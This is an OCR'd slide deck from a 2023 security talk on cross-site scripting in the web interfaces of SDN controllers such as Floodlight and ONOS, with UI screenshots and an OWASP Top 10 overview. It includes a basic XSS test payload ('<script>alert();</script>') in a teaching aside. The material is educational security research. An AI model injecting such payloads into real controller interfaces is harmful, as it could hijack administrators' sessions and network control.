When AppSec meets NetSec

Exploiting XSS vulnerabilities in SDN controllers

Dylan Smyth

CorkSec

10-10-2023


$whoami

- Dr Dylan Smyth
- Lecturer @ Munster Technological University
- Research: Networking & Security


This talk


- Software-Defined Networking(SDN)
- Vulnerability discovery process
- Exploitation
- Building Proof of Concept (PoC) exploits
- Reporting

Conventional Networking




Conventional Networking







Software-Defined Networking (SDN)




Software-Defined Networking (SDN)






Software-Defined Networking (SDN)




SDN Forwarding Devices (Switches)



SDN Control Protocol


SDN Controllers



SDN Controllers

SDN Controllers

Floodlight



Switch Detail

127.0.0.1:8080/ui/pages/switchDetail.html?macAddress=00:00:00:00:00:00:00:01

Floodlight OpenFlow Controller - 127.0.0.1:8080

- Controller (Home)
- Switches
- Hosts
- Links
- Topology
- Firewall
- Access Control Lists
- Statistics
- Change Controllers

Switch Detail

Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Flow Summary

Flow Count	: 0
Packet Count	: 0
Byte	: 0
Flag	:
Buffer	: 256
Table Count	: 254

Role Info

● MASTER
○ SLAVE
○ EQUAL


Change

Port Table

Show 10 entries Search:

No	R. Packets	Tran. Packets	R. Bytes	Tran. Bytes	R. Dropped	Tran. Dropped	Coll.	Duration(s)

ONOS



ONOS

192.168.56.102:8181/onos/ui/index.html#/topo

onos. Open Network Operating System

? onos

192.168.56.102

✓ 192.168.56.102
Devices: 5

ONOS Summary


Version :	1.9.0
Devices :	5
Links :	0
Hosts :	8
Topology SCCs :	5
Intents :	0
Tunnels :	0
Flows :	5

of:0000000000000004

URI :	of:0000000000000004
Vendor :	Nicira, Inc.
H/W Version :	Open vSwitch
S/W Version :	2.0.2
Serial # :	None
Protocol :	OF_10
Latitude :	
Longitude :	

What I was looking for

- Vulnerability in the web interface



OWASP TOP 10

1 Broken Access Control

2 Cryptographic Failures

3 Injections

4 Insecure Design

5 Security Misconfigurations

6 Vulnerable and Outdated Components

7 Identification and Authentication Flaws


8 Software and Data Integrity Failures

9 Security Logging and Monitoring Flaws

10 Server-Side Request Forgery (SSRF)

SDN Controllers

Floodlight



Floodlight OpenFlow Controller - 127.0.0.1:8080

Switch Detail

Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Flow Summary

Flow Count	
Packet Count	: 0
Byte	: 0
Flag	:
Buffer	: 256
Table Count	: 254

○ SLAVE
○ EQUAL
Change

Port Table

Show 10 entries Search:

No	R. Packets	Tran. Packets	R. Bytes	Tran. Bytes	R. Dropped	Tran. Dropped	Coll.	Duration(s)


of:0000000000000004

URI :	of:0000000000000004
Vendor :	Nicira, Inc.
H/W Version :	Open vSwitch
S/W Version :	2.0.2
Serial # :	None
Protocol :	OF_10
Latitude :	
Longitude :	

ONOS Summary


Version :	1.9.0
Devices :	5
Links :	0
Hosts :	8
Topology SCCs :	5
Intents :	0
Tunnels :	0
Flows :	5

Aside: Cross-Site Scripting (XSS)




Awesome web app

Please enter your name:



Awesome web app


Please enter your name: Dylan



Awesome web app


Hello, Dylan!

Aside: Cross-Site Scripting (XSS)




Awesome web app

Please enter your name:



Awesome web app

Please enter your name: <h1>Dylan</h1>




Awesome web app

Hello,

Dylan

!

Aside: Cross-Site Scripting (XSS)




Awesome web app

Please enter your name: <script>alert();</script>

This page says

SDN Controllers

Floodlight



Floodlight OpenFlow Controller - 127.0.0.1:8080

Switch Detail

Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Flow Summary

Flow Count	
Packet Count	: 0
Byte	: 0
Flag	:
Buffer	: 256
Table Count	: 254

○ SLAVE
○ EQUAL
Change

